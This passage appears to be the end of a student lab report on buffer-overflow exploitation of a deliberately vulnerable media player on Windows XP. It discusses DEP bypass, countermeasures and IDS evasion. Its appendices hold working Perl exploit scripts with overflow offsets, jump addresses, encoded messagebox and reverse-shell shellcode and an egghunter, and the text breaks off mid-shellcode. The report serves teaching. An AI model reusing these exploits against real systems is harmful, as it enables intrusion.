Uploading this as a skin to the media player should result in a message box popup as shown in **Figure 17**, meaning the DEP was successfully circumvented through the use of ROP chains. It is also possible to replace the shellcode in this file with the reverse shell, which will function exactly the same as demonstrated in **Section 2.5.6**.

# Discussion

## General Discussion

From the results, it can be seen that the Vulnerable Media Player - 2003114.exe - was vulnerable to a number of different exploits of varying levels of complexity due to the lack of diligence on behalf of its creators in regard to security and the use of a greatly outdated operating system.

Using Windows XP for the exploits discussed above allowed for seemingly unlimited access to the application using buffer overflow attacks. This is partly due to the way Windows XP “.dll” files are stored- in the same memory addresses each time the machine is booted up, making any vulnerabilities or actions that utilize these files for jumps and returns comparatively easier to exploit than more recent operating systems which randomize their locations. This is particularly true for bypassing DEP, which required the use of a small number of applications and dependencies to completely avoid and get the shellcode working as if it was never enabled in the first place.

The space for shellcode after the initial stack was incredibly large, allowing for the use of message box and reverse shell shellcodes as long as they were encoded in ‘alpha\_upper’, which could easily be done with hacking framework tools like msfvenom. Even in the event this space was not big enough, egg-hunting shellcode was demonstrated to work flawlessly, and would have been able to bypass the shellcode size limit with relative ease whether it was placed within the hundreds As in ‘omelet’ form or in a space defined well above the stack as long as the associated tag was present.

The program made minimal use of character filtering, removing the characters from \x00 to \x1f. Despite this filtering, it was bypassed with the use of alpha\_upper encoding demonstrated in msfgui. Once the characters were encoded, no further errors appeared suggesting that any alpha\_upper encoded shellcode could easily be uploaded through the skin select menu regardless of its severity or contents.

## Countermeasures

While many modern programmers learn about buffer overflows as one of the fundamental building blocks of modern software security among other important security techniques, the modern operating systems of today implement a variety of safety catches to further prevent attackers from exploiting the programs present on the system. This is done because many of the attacks that are possible due to a lack of proper security measures on software can also greatly impact the operating system itself, its users, and potentially even users all over the internet as demonstrated by the Melissa Virus in the late 90’s (Harán, 2018). At the time, this was the fastest spreading computer virus of all time, utilizing macros (short pieces of code within an email) to send itself to 50 of the first contacts on the users address book, spreading itself and infecting the user’s computer. Other side effects of the Melissa virus included sending files from the victim’s computer to other people and modifying documents. Though this is not a buffer overflow attack specifically, it demonstrates the need for a defense in depth approach to programming.

### Stack Canaries

This countermeasure places a random character in memory right before EIP, the pointer register. Since buffer overflows generally overwrite memory addresses starting at lower values and working their way up, this ‘canary’ value would have to be overwritten in order to take full control of EIP, which is required to execute shellcode. However, the program is immediately terminated if the value is detected to be incorrect as a result of a buffer overflow attempt (Dowd, McDonald, & Schuh, 2007). As with most countermeasures, this is still susceptible to being bypassed. Skilled attackers may make use of a memory leak vulnerability to ‘leak’ the canary value out such that it can be read and bypassed by a skilled attacker (Lemmens, 2021), particularly through the use of a ‘Format String’ attack, which allow attackers to read the stack by having the program interpret an input as a command (meir555, 2022).

### Address Space Randomization (ASLR)

ASLR aims to prevent the use of .dll files for exploits like the use of malicious shellcode and ROP chains, which rely on various instructions written in these files to navigate memory and run the exploit on the program. The reason .dll files are targeted specifically for these instructions is because in Windows XP, they are loaded into the same memory location each time the computer turned on. This makes them highly consistent, predictable, and reliable for the attacks that need to use them. Again, no countermeasure is perfect, and ASLR can be bypassed with the use of an accurate ‘sprayer’ which places data in the same place each time it is run, paired with an ROP chain through GrooveUtil.dll as demonstrated by Vinay Katoch (Whitepaper on Bypassing ASLR/DEP, no date).

### Structured Exception Handler Overwrite Protection (SEHOP)

SEHOP aims to counter exploits that target the SEH (Structured Exception Handler) to overwrite it and is one of the most popular methods of exploiting Windows programs. SEH works by creating a consistent, uniform way of handling program exceptions which may appear throughout the programs use, like attempting to close an invalid handle (mmiller, 2006). As the name suggests, this countermeasure aims to prevent the handler from being overwritten but is vulnerable to a whole host of bypasses and exploits itself (Le Berre & Cauquil, no date).

## Evading Intrusion Detection Systems

Intrusion Detection Systems (IDS) can be bypassed through the use of 3 generic techniques, summarized as follows: Obfuscation (hiding payloads or activity), Evasion (hiding details and fragmenting), and Denial of Service (bringing the service down). Despite the fact many IDS’ have been updated to catch basic circumvention attempts, hackers continue to create new and innovative ways to hide from these security systems. It should be noted that Intrusion Detection Systems generally come in two main varieties, Signature-based (SIDS), which matches data patterns on the network with known attacks, and Anomaly-based (AIDS), which makes use of machine learning to determine which activity is ordinary and which is an anomaly in real time, hence the name. Therefore, it is important to understand that certain techniques will be determined to be obsolete or weaker in one variety even if it excels in the other due to the nature of the detection technique being used, with AIDS generally being favored among professionals (Saylor Academy, 2022). Hybrid systems of AIDS and SIDS exist, but only the two most common systems will be discussed.

### Obfuscation

Encoding attacks attempt to replace each alphanumerical character with its hexadecimal counterpart, tricking the IDS into believing a packet stream is not dangerous because it can’t identify the alphanumerical characters it was designed for. This concept was demonstrated throughout tutorial 1 in the form of alpha upper encoding, which could be used to bypass character filtering in a buffer overflow attack. Many encoding tools exist, with the most popular among them coming from the Metasploit Framework (MSF), again, utilized throughout the tutorials. This form of encoding can be used to exploit IDS in the same way, using the same encoding tools.

Encryption attacks work a little differently from Encoding, as they make use of cryptography and rely on the IDS to reconstruct the packet stream after determining it to be safe. This can occur because the IDS is unable to read the contents of the stream, and since it cannot understand the dangerous, encrypted contents, it passes it through ready for reconstruction. Various encryption methods are available in software and web-based tools, with many available payloads in modern versions of the Metasploit Framework which gives the attacker a choice of encryption methods, salts, and whether or not the data can be accessed by public or private keys (IMB, 2021).

### Evasion

An example of an attack that works much more effectively against an SIDS compared to a AIDS is the ‘zero-day’ attack, which aims to exploit SIDS and the fact their databases most often do not have a chance to get updated in preparation for the attack (Khraisat, Gondal, Vamplew, & Kamruzzaman, 2019). Zero-day attacks are named such because hackers produce an exploit for a vulnerability that is entirely unknown to those who wish to mitigate it, in this case, whoever is updating the attack signatures on a SIDS. This will result in the IDS not being able to detect an ongoing attack, with the attackers effectively ‘evading’ the system. Due to the way AIDS picks up on anomalous data, it is highly likely that any malicious data being send through an AIDS-connected network will be flagged on the system, making the attack much less effective in comparison on systems making use of machine learning.

Another common evasion technique is fragmentation, which splits sent data into much smaller packets, relying on the IDS to reassemble the packet after determining the packets are safe. This cannot be done by simply segmenting the data stream into fragments however, and largely relies on the packets to be heavily modified as a way of making it harder for the IDS to determine whether the packets are dangerous during reassembly, like making the packets overlap. Fragmentation can be performed through the use of two popular tools, Fragrouter and Whisker which act in a similar way. Fragrouter in particular allows network traffic to be routed from the host to the target via itself, with various options on fragmented packet sizes (Wyman, 2002).

### Denial of Service

Denial of Service attacks are infamously noisy in principle and aim to disable the IDS by either overloading it with packets (like in the event of an ARP flood) or by overworking the system itself to shut down as a preventative measure for abnormally high temperatures or CPU, storage, or memory utilization. ARP floods bounce ARP request packets around the network from one computer to another repeatedly, only building up in size and bandwidth utilization until no network-related action can be performed and effectively bring down the network. These attacks aim to interfere with the way the IDS interacts with packets, either by slowing down the network or IDS itself, or shutting them down entirely. Various countermeasures exist for these sorts of attacks, namely by blocking echo requests (for ping attacks), enabling ARP protection, and adjusting the maximum threshold of packets allowed, or by building redundancy into the network infrastructure to prevent packets from overloading the only data center on the network, as the computational load should be shared equally among a small number of devices (Rubens, 2018).

## Conclusion

In conclusion, the given program was found to be vulnerable to various forms of buffer overflow attacks due to its lack of buffer overflow protection, lack of updates from its creators, and the fact it was running on an out of date, unsecure operating system - Windows XP. These factors contributed significantly to the vulnerability of the system, particularly the fact that the application was simply not coded to make use of appropriate security measures in its skin upload feature.

Modern operating systems Windows 10 or 11, which are not only regularly updated, but are built using more modern, secure methods with vulnerabilities as severe as those documented throughout the tutorials being relatively rarer show just how far security has come since the release of Windows XP. Even with Windows XP’s built-in Data Execution Prevention enabled for all applications, it was possible to circumvent this protection with a few carefully crafted scripts and knowledge that is freely available online for any to view.

# References

CloudFlare. (2022, 05 12). *What is buffer overflow?* Retrieved from CloudFlare: https://www.cloudflare.com/en-gb/learning/security/threats/buffer-overflow/

Dowd, M., McDonald, J., & Schuh, J. (2007). *The Art of Software Security Assessment.* Boston: Addison-Wesley.

Harán, J. M. (2018, 11 12). *Malware of the 90s: Remembering the Michelangelo and Melissa viruses*. Retrieved from We Live Security: https://www.welivesecurity.com/2018/11/12/malware-90s-michelangelo-melissa-viruses/

IMB. (2021, 03 03). *Encryption Concepts.* Retrieved from IBM: https://www.ibm.com/docs/en/ds8870/7.5.0?topic=HW213\_7.5.0/com.ibm.storage.ssic.help.doc/f2c\_encryption\_concepts\_3ekm4r.html

Katoch, V. (no date). *Whitepaper on Bypassing ASLR/DEP.* New Delhi: Secfence Technologies. Retrieved from https://www.exploit-db.com/docs/english/17914-bypassing-aslrdep.pdf

Khraisat, A., Gondal, I., Vamplew, P., & Kamruzzaman, J. (2019, 7 17). *Survey of intrusion detection systems: techniques, datasets and challenges*. Retrieved from Springer Link: https://link.springer.com/article/10.1186/s42400-019-0038-7

Lanaro, S. (2021, 02 10). *steflan-security*. Retrieved from Complete Guide to Stack Buffer Overflow (OSCP Preparation): https://steflan-security.com/complete-guide-to-stack-buffer-overflow-oscp/#crashing-the-application

Le Berre, S., & Cauquil, D. (no date). *Bypassing SEHOP.* Levallois-Perret: Sysdream.

Lemmens, M. (2021, February 4). *Stack Canaries – Gingerly Sidestepping the Cage*. Retrieved from SANS: https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/

meir555. (2022, 05 12). *Format String Attack*. Retrieved from OWASP: https://owasp.org/www-community/attacks/Format\_string\_attack

mmiller. (2006). *Preventing the Exploitation of SEH Overwrites.* sine loco: ihteam.

National Health Executive. (2018, 10 12). *WannaCry cyber-attack cost the NHS £92m after 19,000 appointments were cancelled*. Retrieved from National Health Executive: https://www.nationalhealthexecutive.com/articles/wannacry-cyber-attack-cost-nhs-ps92m-after-19000-appointments-were-cancelled

Offensive Security. (2022, 05 09). *Why OffSec?* Retrieved from offensive-security: https://www.offensive-security.com/why-offsec/

OWASP. (2021, 04 29). *OWASP Developer Guide*. Retrieved from Github: https://github.com/OWASP/DevGuide

Rubens, P. (2018, 7 2018). *6 Best Practices to Prevent DDoS Attacks*. Retrieved from eSecurity Planet: https://www.esecurityplanet.com/networks/how-to-prevent-ddos-attacks-tips-to-keep-your-website-safe/


Saylor Academy. (2022, 05 13). *CS406: Information Security - IDS*. Retrieved from Saylor Academy: https://learn.saylor.org/mod/book/view.php?id=29755&chapterid=5428

Wyman, M. (2002). *Intrusion Detection, Evasion, and Trace Analysis.* San Antonio: GCIA. Retrieved from https://www.giac.org/paper/gcia/615/intrusion-detection-evasion-trace-analysis/104437


# Appendices

## Appendix A - Screenshots

### A1 - Full output from the initial overflow test



### A2 - The contents of crash.pl after running pattern\_create.exe



## Appendix B - Code

### B1 - Crash1.pl Proof of Concept

$file1 = "skincrash.ini"; #the name of the file that will be created, must end in .ini

$buffer = " [CoolPlayer Skin]\nPlaylistSkin="; #include this as a header before overflowing for it to be recognized as a skin

$buffer .= "A"x3000; #append (.=) 3000 A’s which should crash the program

open ($FILE, “>$file1”); #create an empty file with the name defined in $file1

print $FILE $buffer; #add the contents of $buffer and its appended data

close($FILE); #close the file

### B2 - Modified crash1.pl contents to make use of the new minimum overflow value

$file1 = "skincrash.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 484;

$buffer .= "BBBB";

open ($FILE, ">$file1");

print $FILE $buffer;

close($FILE);

### B3 - Modified crash1.pl to find the maximum shellcode size

$file1 = "skincrash.ini"; #the name of the file that will be created, must be .ini

$buffer = "[CoolPlayer Skin]\nPlaylistSkin="; #include this as a header before overflowing with As for it to be recognized as a skin file

$buffer .= "A" x 484; #number of chars before EIP

$buffer .= pack('V',0x7C86467B); #include the jump location from kernel32.dll

$buffer .= "C" x 100000; #append (.=) 100000 Cs to find the max size

open($FILE,">$file1"); #open or create a file with the name defined in $file1

print $FILE $buffer; #print the contents of $buffer and everything appended

close($FILE); #close the file

### B4 - Contents of badchar.pl

$file1 = "badchar.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 484;

$buffer .= pack('V',0x7C86467B);

$buffer .= "\x90" x 15; #NOP SLED

$buffer .= "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";

open ($FILE, ">$file1");

print $FILE $buffer;

close($FILE);

### B5 - contents of message.pl

$file1 = "message.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 484;

$buffer .= pack('V',0x7C86467B);

$buffer .= "\x90" x 15; #NOP SLED

$buffer .= "\x89\xe7\xdb\xd0\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49\x49" .

\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x49\x49\x5a" .

"\x4b\x4d\x4b\x49\x49\x52\x54\x56\x44\x5a\x54\x56\x51\x4e" .

"\x32\x4f\x42\x52\x57\x56\x51\x49\x59\x45\x34\x4c\x4b\x54" .

"\x31\x56\x50\x4c\x4b\x52\x56\x54\x4c\x4c\x4b\x43\x46\x45" .

"\x4c\x4c\x4b\x47\x36\x54\x48\x4c\x4b\x43\x4e\x47\x50\x4c" .

"\x4b\x47\x46\x56\x58\x50\x4f\x45\x48\x43\x45\x4c\x33\x56" .

"\x39\x45\x51\x58\x51\x4b\x4f\x4b\x51\x43\x50\x4c\x4b\x52" .

"\x4c\x51\x34\x51\x34\x4c\x4b\x51\x55\x47\x4c\x4c\x4b\x56" .

"\x34\x56\x48\x52\x58\x45\x51\x5a\x4a\x4c\x4b\x50\x4a\x54" .

"\x58\x4c\x4b\x51\x4a\x47\x50\x45\x51\x5a\x4b\x4b\x53\x47" .

"\x44\x50\x49\x4c\x4b\x50\x34\x4c\x4b\x43\x31\x5a\x4e\x50" .

"\x31\x4b\x4f\x50\x31\x49\x50\x4b\x4c\x4e\x4c\x4d\x54\x49" .

"\x50\x54\x34\x43\x37\x4f\x31\x58\x4f\x54\x4d\x43\x31\x58" .

"\x47\x5a\x4b\x5a\x54\x47\x4b\x43\x4c\x51\x34\x47\x58\x52" .

"\x55\x4d\x31\x4c\x4b\x51\x4a\x51\x34\x43\x31\x5a\x4b\x52" .

"\x46\x4c\x4b\x54\x4c\x50\x4b\x4c\x4b\x50\x5a\x45\x4c\x43" .

"\x31\x5a\x4b\x4c\x4b\x43\x34\x4c\x4b\x43\x31\x4b\x58\x4d" .

"\x59\x50\x44\x56\x44\x45\x4c\x43\x51\x58\x43\x58\x32\x43" .

"\x38\x47\x59\x4e\x34\x4c\x49\x4b\x55\x4b\x39\x4f\x32\x52" .

"\x48\x4c\x4e\x50\x4e\x54\x4e\x5a\x4c\x50\x52\x4d\x38\x4d" .

"\x4f\x4b\x4f\x4b\x4f\x4b\x4f\x4b\x39\x47\x35\x54\x44\x4f" .

"\x4b\x43\x4e\x49\x48\x4b\x52\x52\x53\x4d\x57\x45\x4c\x51" .

"\x34\x56\x32\x4b\x58\x4c\x4e\x4b\x4f\x4b\x4f\x4b\x4f\x4b" .

"\x39\x51\x55\x54\x48\x52\x48\x52\x4c\x52\x4c\x51\x30\x47" .

"\x31\x45\x38\x56\x53\x47\x42\x56\x4e\x45\x34\x45\x38\x54" .

"\x35\x43\x43\x43\x55\x43\x42\x4c\x48\x51\x4c\x56\x44\x54" .

"\x4a\x4c\x49\x4d\x36\x51\x46\x4b\x4f\x56\x35\x43\x34\x4b" .

"\x39\x49\x52\x56\x30\x4f\x4b\x49\x38\x4e\x42\x50\x4d\x4f" .

"\x4c\x4c\x47\x45\x4c\x56\x44\x50\x52\x5a\x48\x45\x31\x4b" .

"\x4f\x4b\x4f\x4b\x4f\x52\x48\x52\x4f\x54\x38\x51\x48\x47" .

"\x50\x43\x58\x43\x51\x52\x47\x52\x45\x50\x42\x43\x58\x50" .

"\x4d\x45\x35\x54\x33\x54\x33\x56\x51\x49\x4b\x4d\x58\x51" .

"\x4c\x51\x34\x54\x4a\x4c\x49\x4d\x33\x52\x48\x56\x4e\x50" .

"\x58\x51\x30\x51\x30\x45\x38\x52\x4c\x52\x4f\x43\x51\x52" .

"\x44\x52\x48\x47\x50\x52\x50\x45\x31\x52\x59\x43\x58\x45" .

"\x35\x43\x52\x52\x4f\x43\x48\x45\x38\x43\x43\x52\x53\x43" .

"\x51\x45\x37\x43\x58\x43\x51\x47\x50\x52\x4d\x43\x55\x43" .

"\x58\x51\x30\x52\x49\x54\x33\x51\x30\x45\x38\x51\x44\x52" .

"\x48\x43\x59\x43\x43\x50\x31\x49\x59\x4b\x38\x50\x4c\x47" .

"\x54\x45\x4d\x4d\x59\x4d\x31\x50\x31\x4e\x32\x51\x42\x50" .

"\x53\x56\x31\x51\x42\x4b\x4f\x4e\x30\x56\x51\x49\x50\x50" .

"\x50\x4b\x4f\x51\x45\x54\x48\x41\x41";

open($FILE,">$file1");

print $FILE $buffer;

close($FILE);

### B6 - contents of tcp.pl

$file1 = "tcp.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 484;

$buffer .= pack('V',0x7C86467B);

$buffer .= "\x90" x 15;

$buffer .= "\x89\xe0\xda\xd0\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49\x49" .

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .

"\x38\x4c\x49\x45\x50\x45\x50\x43\x30\x45\x30\x4b\x39\x5a" .

"\x45\x50\x31\x58\x52\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c" .

"\x4b\x50\x52\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x43" .

"\x42\x51\x38\x54\x4f\x4e\x57\x50\x4a\x56\x46\x56\x51\x4b" .

"\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43" .

"\x32\x56\x4c\x51\x30\x4f\x31\x58\x4f\x54\x4d\x45\x51\x58" .

"\x47\x4b\x52\x4c\x30\x50\x52\x50\x57\x4c\x4b\x50\x52\x54" .

"\x50\x4c\x4b\x51\x52\x47\x4c\x43\x31\x58\x50\x4c\x4b\x51" .

"\x50\x43\x48\x4d\x55\x4f\x30\x52\x54\x51\x5a\x43\x31\x58" .

"\x50\x56\x30\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x51\x48\x51" .

"\x30\x45\x51\x49\x43\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x56" .

"\x54\x4c\x4b\x45\x51\x58\x56\x50\x31\x4b\x4f\x56\x51\x4f" .

"\x30\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x43\x31\x49\x57\x47" .

"\x48\x4b\x50\x52\x55\x4c\x34\x54\x43\x43\x4d\x5a\x58\x47" .

"\x4b\x43\x4d\x51\x34\x43\x45\x4d\x32\x50\x58\x4c\x4b\x50" .

"\x58\x56\x44\x43\x31\x58\x53\x45\x36\x4c\x4b\x54\x4c\x50" .

"\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x49\x43\x4c\x4b\x54" .

"\x44\x4c\x4b\x45\x51\x4e\x30\x4d\x59\x51\x54\x47\x54\x56" .

"\x44\x51\x4b\x51\x4b\x43\x51\x56\x39\x51\x4a\x56\x31\x4b" .

"\x4f\x4b\x50\x50\x58\x51\x4f\x51\x4a\x4c\x4b\x52\x32\x5a" .

"\x4b\x4d\x56\x51\x4d\x52\x48\x47\x43\x50\x32\x43\x30\x45" .

"\x50\x45\x38\x54\x37\x54\x33\x47\x42\x51\x4f\x51\x44\x52" .

"\x48\x50\x4c\x52\x57\x51\x36\x43\x37\x4b\x4f\x58\x55\x4f" .

"\x48\x4c\x50\x45\x51\x45\x50\x43\x30\x56\x49\x49\x54\x50" .

"\x54\x56\x30\x43\x58\x51\x39\x4d\x50\x52\x4b\x45\x50\x4b" .

"\x4f\x4e\x35\x56\x30\x50\x50\x50\x50\x56\x30\x47\x30\x50" .

"\x50\x51\x50\x56\x30\x52\x48\x4b\x5a\x54\x4f\x49\x4f\x4b" .

"\x50\x4b\x4f\x58\x55\x4d\x59\x4f\x37\x45\x38\x49\x50\x49" .

"\x38\x45\x50\x49\x58\x52\x48\x45\x52\x45\x50\x52\x31\x51" .

"\x4c\x4d\x59\x4b\x56\x52\x4a\x54\x50\x50\x56\x56\x37\x45" .

"\x38\x4c\x59\x49\x35\x52\x54\x43\x51\x4b\x4f\x58\x55\x45" .

"\x38\x43\x53\x52\x4d\x45\x34\x43\x30\x4b\x39\x4d\x33\x56" .

"\x37\x50\x57\x51\x47\x56\x51\x4c\x36\x43\x5a\x52\x32\x56" .

"\x39\x51\x46\x4d\x32\x4b\x4d\x43\x56\x4f\x37\x47\x34\x56" .

"\x44\x47\x4c\x45\x51\x45\x51\x4c\x4d\x51\x54\x56\x44\x52" .

"\x30\x4f\x36\x43\x30\x51\x54\x51\x44\x50\x50\x51\x46\x50" .

"\x56\x51\x46\x47\x36\x56\x36\x50\x4e\x56\x36\x51\x46\x56" .

"\x33\x51\x46\x52\x48\x43\x49\x58\x4c\x47\x4f\x4b\x36\x4b" .

"\x4f\x4e\x35\x4d\x59\x4b\x50\x50\x4e\x56\x36\x50\x46\x4b" .

"\x4f\x50\x30\x45\x38\x54\x48\x4c\x47\x45\x4d\x45\x30\x4b" .

"\x4f\x49\x45\x4f\x4b\x4c\x30\x4f\x45\x49\x32\x50\x56\x52" .

"\x48\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d\x4b\x4f\x49\x45\x47" .

"\x4c\x45\x56\x43\x4c\x45\x5a\x4b\x30\x4b\x4b\x4d\x30\x52" .

"\x55\x45\x55\x4f\x4b\x51\x57\x45\x43\x43\x42\x52\x4f\x52" .

"\x4a\x45\x50\x50\x53\x4b\x4f\x49\x45\x41\x41";

open($FILE,">$file1");

print $FILE $buffer;

close($FILE);

### B7 - Egghunter.pl

$file1 = "egghunt.ini";

$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 484; #OVERFLOW

$buffer .= pack('V', 0x7C86467B); #JMP ESP

$buffer .= "\x90" x 20; #NOP SLED

$buffer .= "\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43" . #EGGHUNTER ENCODED ALPHA UPPER

"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30" . #LOOKS FOR w00tW00t

"\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51" .

"\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49" .

"\x43\x56\x4d\x51\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44" .

"\x42\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a\x4f" .

"\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b\x4b\x4a\x4e\x4f\x44" .

"\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41";

$buffer .= "\x90" x 200; #ANOTHER SLED TO DEMONSTRATE DISTANCE

$buffer .= "w00tw00t"; #w00tw00t TAG

$buffer .= "\x89\xe7\xdb\xd0\xd9\x77\xf4\x5d\x55\x59\x49\x49\x49\x49" . #MESSAGEBOX PAYLOAD

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x49\x49\x5a" .

"\x4b\x4d\x4b\x49\x49\x52\x54\x56\x44\x5a\x54\x56\x51\x4e" .

"\x32\x4f\x42\x52\x57\x56\x51\x49\x59\x45\x34\x4c\x4b\x54" .

"\x31\x56\x50\x4c\x4b\x52\x56\x54\x4c\x4c\x4b\x43\x46\x45" .

"\x4c\x4c\x4b\x47\x36\x54\x48\x4c\x4b\x43\x4e\x47\x50\x4c" .

"\x4b\x47\x46\x56\x58\x50\x4f\x45\x48\x43\x45\x4c\x33\x56" .

"\x39\x45\x51\x58\x51\x4b\x4f\x4b\x51\x43\x50\x4c\x4b\x52" .

"\x4c\x51\x34\x51\x34\x4c\x4b\x51\x55\x47\x4c\x4c\x4b\x56" .

"\x34\x56\x48\x52\x58\x45\x51\x5a\x4a\x4c\x4b\x50\x4a\x54" .

"\x58\x4c\x4b\x51\x4a\x47\x50\x45\x51\x5a\x4b\x4b\x53\x47" .

"\x44\x50\x49\x4c\x4b\x50\x34\x4c\x4b\x43\x31\x5a\x4e\x50" .

"\x31\x4b\x4f\x50\x31\x49\x50\x4b\x4c\x4e\x4c\x4d\x54\x49" .

"\x50\x54\x34\x43\x37\x4f\x31\x58\x4f\x54\x4d\x43\x31\x58" .

"\x47\x5a\x4b\x5a\x54\x47\x4b\x43\x4c\x51\x34\x47\x58\x52" .

"\x55\x4d\x31\x4c\x4b\x51\x4a\x51\x34\x43\x31\x5a\x4b\x52" .

"\x46\x4c\x4b\x54\x4c\x50\x4b\x4c\x4b\x50\x5a\x45\x4c\x43" .

